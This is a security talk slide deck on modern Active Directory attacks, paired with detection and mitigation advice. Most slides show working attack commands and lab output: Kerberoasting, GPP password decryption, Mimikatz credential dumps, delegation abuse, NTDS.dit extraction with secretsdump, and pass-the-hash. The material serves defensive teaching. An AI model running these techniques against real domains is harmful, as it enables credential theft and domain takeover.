Red vs. Blue:
Modern Active Directory
Attacks, Detection, &
Protection



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ABOUT

- Chief Technology Officer DAn Solutions
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




AGENDA

Red Team (Recon, Escalate, Persist)

Blue Team (Detect, Mitigate, Prevent)





CVS and Walmart Canada Are Investigating a Data Breach Massive breach at health care company Anthem Inc.

21 Carefirst Blue Cross Breach Hits 1.1M

MAY 15

17 Premera Blue Cross Breach Exposes Financial,
Medical Records

How the Sony Breach Changes Cybersecurity

Richard Bejtlich and Shuman Ghosemajumder Say the Key Is Limiting Damage

09 Anthem Breach May Have Started in April 2014

FEB 15


Neglected Server Provided Entry for JPMorgan Hackers



Perimeter Defenses Are Easily Bypassed









Cyber Attack Against Anthem

Dear Anthem Client.

We wanted to make you aware of a data breach that may have affected your personal health information and credit card data. The data which was accessed may impact clients who made credit or debit card payments for healthcare or who got treatment during the year 2014.

Your trust is a top priority for Anthem, and we deeply regret the inconvenience this may cause. The privacy and protection of our client's health care information is a matter we take very seriously and we are working diligently to resolve the incident.

To subscribe to a free year of credit card account protection please click on the link below and follow the instructions that will be required:

Click Here To Get Your Free Year Of Credit Gard Protection

SHOP: Health Plans >

ABOUT ABOBS About Us a Locations >

Foundation Guidelines >

OTHER ABCBS WEBSITES: Providers.> Employers >

Federal Employee Program >

HELPFULLINKS: Contact Us > FAQS > Download Forms >

Site Mag > Talk to a Doctor Ordine >



Verizon DBIR: 2014 Breach Statistics

60%

ATTACKERS ARE ABLE TO COMPROMISE AN ORGANIZATION WITHIN MINUTES.

23% / 11%

OPEN PHISHING MESSAGES / CLICK ON ATTACHMENTS.

50%

OPEN E-MAILS AND CLICK ON PHISHING LINKS WITHIN THE FIRST HOUR.

20%

Incidents related to insider threat

99.9%

EXPLOITED VULNERABILITIES WERE
COMPROMISED MORE THAN A YEAR AFTER THE
CVE WAS PUBLISHED.
About half of CVEs had PoCs in <1 month

95%

MALWARE TYPES SHOWED UP FOR LESS THAN A MONTH,

70 - 90%

MALWARE SAMPLES ARE UNIQUE TO AN ORGANIZATION.

Source: Verizon Data Breach Investigation Report 2015 http://www.verizonenterprise.com/DBIR/



Red Team (Offense)





Attacker Goals

- **→** Data Access
- **+** Exfiltration
- **→** Persistence

Privilege escalation if needed





PowerShell Overview

- → Dave Kennedy: "Bash for Windows"
- → PowerShell.exe only an entry point into PowerShell

PowerShell	Desktop OS	Server OS
Version 2	Windows 7	Windows 2008 R2
Version 3	Windows 8	Windows 2012
Version 4	Windows 8.1	Windows 2012 R2
Version 5	Windows 10	Windows 2016





PowerShell Weaponized


- **→** PowerSploit
- **→** Nishang
- **→** PowerUp
- **★**Empire (PowershellEmpire.com)





"SPN Scanning" Service Discovery

- → SQL servers, instances, ports, etc.
 - **→** MSSQLSvc/adsmsSQLAP01.adsecurity.org:1433
- **★** Exchange Client Access Servers
 - ★ exchangeMDB/adsmsEXCAS01.adsecurity.org
- **→** RDP
 - → TERMSERV/adsmsEXCAS01.adsecurity.org
- → WSMan/WinRM/PS Remoting
 - → WSMAN/adsmsEXCAS01.adsecurity.org
- → Hyper-V Host
 - → Microsoft Virtual Console Service/adsmsHV01.adsecurity.org
- **→** VMWare VCenter
 - **→** STS/adsmsVC01.adsecurity.org





SPN Scanning for MS SQL Servers

Domain : lab.adsecurity.org

: adsMSSQL02.lab.adsecurity.org ServerName

: 9834 Port

Instance

: {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org} ServiceAccountDN

: {Windows Server 2008 R2 Datacenter} OperatingSystem

osservicePack : {Service Pack 1} : 3/8/2015 1:07:25 AM LastBootup

OSVersion : {6.1 (7601)}
Description : {Production SQL Server}

SrvAcctUserID : svc-adsSQLSA

SrvAcctDescription : SQL Server Service Account

Discover-PSMSSQLServers

https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Discover-PSMSSQLServers



SPN Scanning for Service Accounts

```
Domain : lab.adsecurity.org
UserID : svc-SQLAgent01
PasswordLastSet : 01/03/2015 18:42:01
LastLogon : 12/29/2014 00:18:02

Description :

SPNServers : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03.lab.adsecurity.org}

SPNTypes : {MSSQLSvc}

ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

Find-PSServiceAccounts

https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts

SPN Directory:

http://adsecurity.org/?page_id=183




Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- ★ "Kerberoast" python-based TGS password cracker.
- ★ No elevated rights required.

→ No traffic sent to target.







Kerberoast: Request TGS Service Ticket

```
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL/adsdb01.lab.adsecurit
y.org:1433"
                        : uuid-928e5eae-f8e6-44ee-9b26-0ddd40e83266-2
                        : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
SecurityKeys
ValidFrom
                        : 6/12/2015 1:21:49 AM
                        : 6/12/2015 11:21:49 AM
ValidTo
ServicePrincipalName : MSSQL/adsdb01.lab.adsecurity.org:1433
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
PS C:\> klist
Current LogonId is 0:0x30a265
Cached Tickets: (2)
         Client: JoeUser @ LAB.ADSECURITY.ORG
#0>
         Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
         KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 6/11/2015 21:21:49 (local)
         End Time: 6/12/2015 7:21:49 (local)
         Renew Time: 6/18/2015 21:21:49 (local)
         Session Key Type: AES-256-CTS-HMAC-SHA1-96
         Client: JoeUser @ LAB.ADSECURITY.ORG
#1>
         Server: MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
         KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
         Start Time: 6/11/2015 21:21:49 (local)
         End Time: 6/12/2015 7:21:49 (local)
         Renew Time: 6/18/2015 21:21:49 (local)
         Session Key Type: RSADSI RC4-HMAC(NT)
```



Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(powershell) # kerberos::list /export
[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM; 6/12/2015 7:21:49 AM; 6/18/2015 9:21:49 PM
   Server Name
                    : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
  Client Name : JoeUser @ LAB.ADSECURITY.ORG
  Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable : forwardable ;
   * Saved to file
                      : 0-40e10000-JoeUser@krbtgt~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi
[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM; 6/12/2015 7:21:49 AM; 6/18/2015 9:21:49 PM
   Server Name
                    : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
  Client Name : JoeUser @ LAB.ADSECURITY.ORG
  Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURITY.ORG.kirbi
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#! File: MSSQL.kirbi
All tickets cracked!
```



Blue Team Response: TGS Password Cracking

Detection (noisy):

- Event ID 4769: A Kerberos service ticket was requested

Mitigation:

- Service Account passwords >25 characters
- Use (Group) Managed Service Accounts



Group Policy Preferences Credential Storage

The private key is publicly available on MSDN

 2.2.1.1 Preferences Policy File Format

2.2.1.1.1 Common XML Schema

2.2.1.1.2 Outer and Inner Element Names and CLSIDs

2.2.1.1.3 Common XML Attributes

2.2.1.1.4 Password Encryption

2.2.1.1.5 Expanding Environment Variables

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key. <3>

The 32-byte AES key is as follows:

4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8 f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b

https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx



Exploiting Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\



Blue Team Response: Exploiting GPP

Detection:

- XML Permission Denied Checks
 - Place xml file in SYSVOL & set Everyone:Deny
 - Audit Access Denied errors
- GPO doesn't exist, no legit reason for access

Mitigation:

- Install KB2962486 on every computer used to manage GPOs
- Delete existing GPP xml files in SYSVOL containing passwords



Pivoting with Local Admin

- **→** Using GPP Credentials
- **★**Connect to other computers using ADSAdmin account
- **+** Compromise Local Admin creds = Admin rights on a
- ★Always RID 500 doesn't matter if renamed.
- → Mimikatz for more credentials!





Blue Team Response: Local Admin

Detection:

Local admin account logon

Mitigation:

- Use Microsoft LAPS (or similar) for automatic local admin password change.
- Deploy KB2871997 on all systems & disallow local account logon across network via GPO.
- Limit workstation to workstation communication.
- Implement network segmentation.



Mimikatz: The Credential Multi-tool

- **→** Dump credentials
 - ★Windows protected memory (LSASS). *
 - ★Active Directory Domain Controller database . *
- **→** Dump Kerberos tickets
 - → for all users. *
 - **★** for current user.
- **→** Credential Injection
 - → Password hash (pass-the-hash)
 - ★ Kerberos ticket (pass-the-ticket)
- + Generate Silver and/or Golden tickets
- + And so much more!





Dump Credentials with Mimikatz User

```
mimikatz(commandline) # sekurlsa::logonpasswords
Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session : Interactive from 2
User Name
                   : hansolo
Domain
                   : ADSECLAB
SID
                   : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         * Usernane : HanSolo
          * Domain : ADSECLAB
          * LM
                     : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM
                     : 269c0c63a623b2e062dfd861c9b82818
                     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
         tspkg:
          * Usernane : HanSolo
          * Domain : ADSECLAB
         * Password : Falcon99!
         wdigest :
          * Username : HanSolo
          * Domain : ADSECLAB
         * Password : Falcon99!
          * Username : HanSolo
          * Domain : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :
```




Service Account

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session
                   : Service from 0
User Name
                   : svc-SQLDBEngine01
                   : ADSECLAB
Domain
SID
                   : S-1-5-21-1473643419-774954089-2222329127-1607
        msv :
         * Username : svc-SQLDBEngine01
                     : ADSECLAB
         * Domain
         * NTLM
                     : d0abfc0cb689f4cdc8959a1411499096
         * SHA1
                     : 467f0516e6155eed60668827b0a4dab5eecefacd
        tspkg:
         * Username : svc-SQLDBEngine01
         * Domain : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        wdigest :
         * Üsername : svc-SQLDBEngine01
         * Domain : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
* Domain : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp:
        credman :
```



Kerberos "Double Hop" Issue





Kerberos Unconstrained Delegation

ADSDB01	Properties					?×				
General	Operating Sys	stem Member Of	Delegation	Location	Managed B	By Dial-in				
	tion is a securit of another user	y-sensitive operatio	on, which allow	s services	to act on					
C Do	Do not trust this computer for delegation									
Tru:	Trust this computer for delegation to any service (Kerberos only)									
O Trus	Trust this computer for delegation to specified services only									
_	Use Kerberos									
0	C Use any authentication protocol									
Ser	Services to which this account can present delegated credentials:									
S	ervice Type	User or Computer	Port		Service N					




Discover Servers Configured with Delegation

```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties
TrustedForDelegation.TrustedToAuthForDelegation.servicePrincipalName.Description
Description
DistinguishedName
                           : CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName
                           : ADSDB01.lab.adsecurity.org
Enabled.
                           : True
                           : ADSDB01
Name
ObjectClass
                           : computer
ObjectGUID
                           : 6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName
                           : ADSDB01$
                           : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,
servicePrincipalName
                             TERMSRV/ADSDB01.lab.adsecurity.org...}
SID
                           : 5-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation
                           : True
TrustedToAuthForDelegation : False
UserPrincipalName
```



Kerberos Unconstrained Delegation





```
mimikatz(commandline) # sekurlsa::tickets /export
Authentication Id : 0 : 167402 (00000000:00028dea)
Session
                 : Network from 0
User Name
                 : LukeSkywalker
                 : ADSECLÁB
Domain
Logon Server
                 : (null)
                 : 6/26/2015 10:27:22 PM
Logon Time
                 : S-1-5-21-1583770191-140008446-3268284411-1109
        * Username : LukeSkywalker
        * Domain : LAB.ADSECURITY.ORG
        * Password : (null)
       Group 0 - Ticket Granting Service
       Group 1 - Client Ticket ?
       Group 2 - Ticket Granting Ticket
        [000000000]
          Start/End/MaxBenew: 6/26/2015 10:27:22 PM : 6/27/2015 8:27:22 AM : 7/3/2015 10:27:22 PM
          Service Name (02) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Target Name (--): @ LAB.ADSECURITY.ORG
          Client Name (01): LukeSkywalker; @ LAB.ADSECURITY.ORG
                          : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ; : 0x0000012 - aes256_hmac
          Flags 60a10000
          Session Key
            fe4dc9d3b939242d8d68d08d3088e74f0616bc4b138b8b04e9817ad7f1d51575
                           : 0x00000012 - aes256_hmac
                                                        ; kvno = 2
          Ticket
          * Saved to file [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi !
0 - File '[0;28dea]-2-0-60a10000-LukeSkywalkerCkrbtgt-LHB.HDSECURITY.URG.kirbi' : UK
mimikatz(commandline) # exit
Bye!
PŠ C:\temp\m> klist
Current LogonId is 0:0x2b3d7
Cached Tickets: (1)
#0>
       Client: LukeSkywalker @ LAB.ADSECURITY.ORG
       Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
```



Exploiting Kerberos Delegation

```
PS C:\temp\m> Enter-PSSession -ComputerName ADSDC02.lab.adsecurity.org
[adsdc02.lab.adsecurity.org]: PS C:\Users\LukeSkywaIker\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug"
a::krbtgt" exit
  _#####_
           mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 _##
    ^ ##.
   ノ \ ##
           /* * *
            Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'
            http://blog.gentilkiwi.com/mimikatz
                                            with 15 modules * * */
  '#####'
Privilege '20' OK
mimikatz(commandline) # sekurlsa::krbtgt
Current krbtgt: 6 credentials
        * rc4_hmac_nt
                            : 1a33736fd25ad06dd9c61310173bc326
        * rc4 hmac old
                                33736fd25ad06dd9c61310173bc326
                                33736fd25ad06dd9c61310173bc326
        * rc4_md4
                            : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
        * aes256 hmac
        * aes128_hmac
                            : 2433f1c6d10a2d466294ff983a625956
        * des_cbc_md5
                            : f1f82968baa1f137
```



Blue Team Response: Kerberos Delegation

Detection:

Delegation events

Mitigation:

- Only use Kerberos Constrained Delegation
- Disable delegation for admin accounts

Account options:

Account is disabled	^
Smart card is required for interactive logon	
Account is sensitive and cannot be delegated	
Use Kerberos DES encryption types for this account	~



Dumping AD Domain Credentials

- **★**Get access to the NTDS.dit file & extract data.
 - **→** Copy AD database from remote DC.
 - → Grab AD database copy from backup.
 - **♦**Get Virtual DC data.
- → Dump credentials on DC (local or remote).
 - → Run Mimikatz (WCE, etc) on DC.
 - ◆Invoke-Mimikatz on DC via PS Remoting.






Finding NTDS.dit on the Network

- ★Are your DC backups properly secured?
- **→** Domain Controller storage?
- → Who administers the virtual server hosting virtual DCs?
- ★Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.



Dump LSASS Process Memory





Dump AD Credentials with Mimikatz

```
mimikatz(powershell) # lsadump::samrpc /patch
Domain: ADSECLAB / 5-1-5-21-1473643419-774954089-2222329127
RID : 000001f4 (500)
User : Administrator
NTLM : 6f40d9c1cab7f73d298dc3d94163543d
RID : 000001f5 (501)
User : Guest
LM :
NTLM :
RID : 000001f6 (502)
User : krbtgt
NTLM : 7e2a0e20851d0229f2489210b6576ede
RID : 000003e8 (1000)
User : admin
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
RID : 00000452 (1106)
User : LukeSkywalker
NTLM : 177af8ab46321ceef22b4e8376f2dba7
RID : 00000453 (1107)
User : HanSolo
NTLM : 269c0c63a623b2e062dfd861c9b82818
RID : 00000454 (1108)
```



NTDSUtil?

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: c:\temp\Active Directory\ntds.dit
                 Defragmentation Status (% complete)
          Ĭ----Ĭ----Ĭ----Ĭ----Ĭ----Ĭ----I
Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: a
C:\Windows\system32\ntdsutil.exe: q
```



Dump Password Hashes from NTDS.dit

```
oot@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies
[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105;aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ceef22b4e8376f2dba7:::
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd861c9b82818:::
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fddb:::
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5487f4827204ffdd60b63cd:::
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Madison.Martinez:2609:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Kaitlyn.Allen:2610:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Isabella.Wilson:2611:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
```




Over Pass the Hash

→ Use the NTLM password hash to get Kerberos ticket(s)

```
mimikatz(commandline)  # sekurlsa::pth /user:LukeSkywalker /domain:lab.adsecurity.org /ntlm:177af8ab46321ceef22b4e83'
        : LukeSkywalker
user
domain : lab.adsecurity.org
program : cmd.exe
        : 177af8ab46321ceef22b4e8376f2dba7
        2936
         2900
         0 ; 1688016 (000000000:0019c1d0)
               data copy @ 00000000000DDAA0 : OK !
    kerberos - data copy @ 000000000171DD58
                        -> null
     aes256 hmac
                       -> null
    aes128 hmac
                                 Administrator: C:\Windows\system32\cmd.exe
                                                                                                        - - X
    __rc4_hmac_nt
   rc4 hmac old
                                 Microsoft Windows [Version 6.1.7601]
   rc4_md4
                                 Copyright (c) 2009 Microsoft Corporation. All rights reserved.
  \_ rc4_hmac_nt_exp
  rc4_hmac_old_exp OK
                                 C:\Windows\system32>whoami
  *Password replace -> null
                                 adswrk7\adsadmin
mimikatz #
                                 C:\Windows\system32>klist
                                 Current LogonId is 0:0x19c1d0
                                 Cached Tickets: (0)
                                 C:\Windows\system32>net use \\adsdc02.lab.adsecurity.org\admin$
                                 The command completed successfully.
```



Kekeo Tool: DCSync



